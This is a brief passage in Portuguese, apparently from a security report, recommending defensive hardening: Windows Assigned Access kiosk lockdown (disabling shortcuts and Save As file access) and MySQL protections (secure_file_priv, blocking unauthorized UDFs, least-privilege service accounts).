- Endurecimento de Ambientes Kiosk (Assigned Access):** Utilizar o recurso nativo do Windows *Assigned Access* (Modo Quiosque de aplicativo único), desabilitando atalhos de teclado (Ctrl+S, Win+R, Ctrl+Shift+Esc) e impedindo o acesso ao sistema de arquivos via diálogos *Save As*.
- Proteção de Instâncias MySQL / UDF:** Configurar a variável secure_file_priv para um diretório restrito ou desabilitar o carregamento de plugins/UDFs externos não autorizados, além de executar o serviço MySQL sob conta de serviço com privilégios mínimos (Managed Service Account).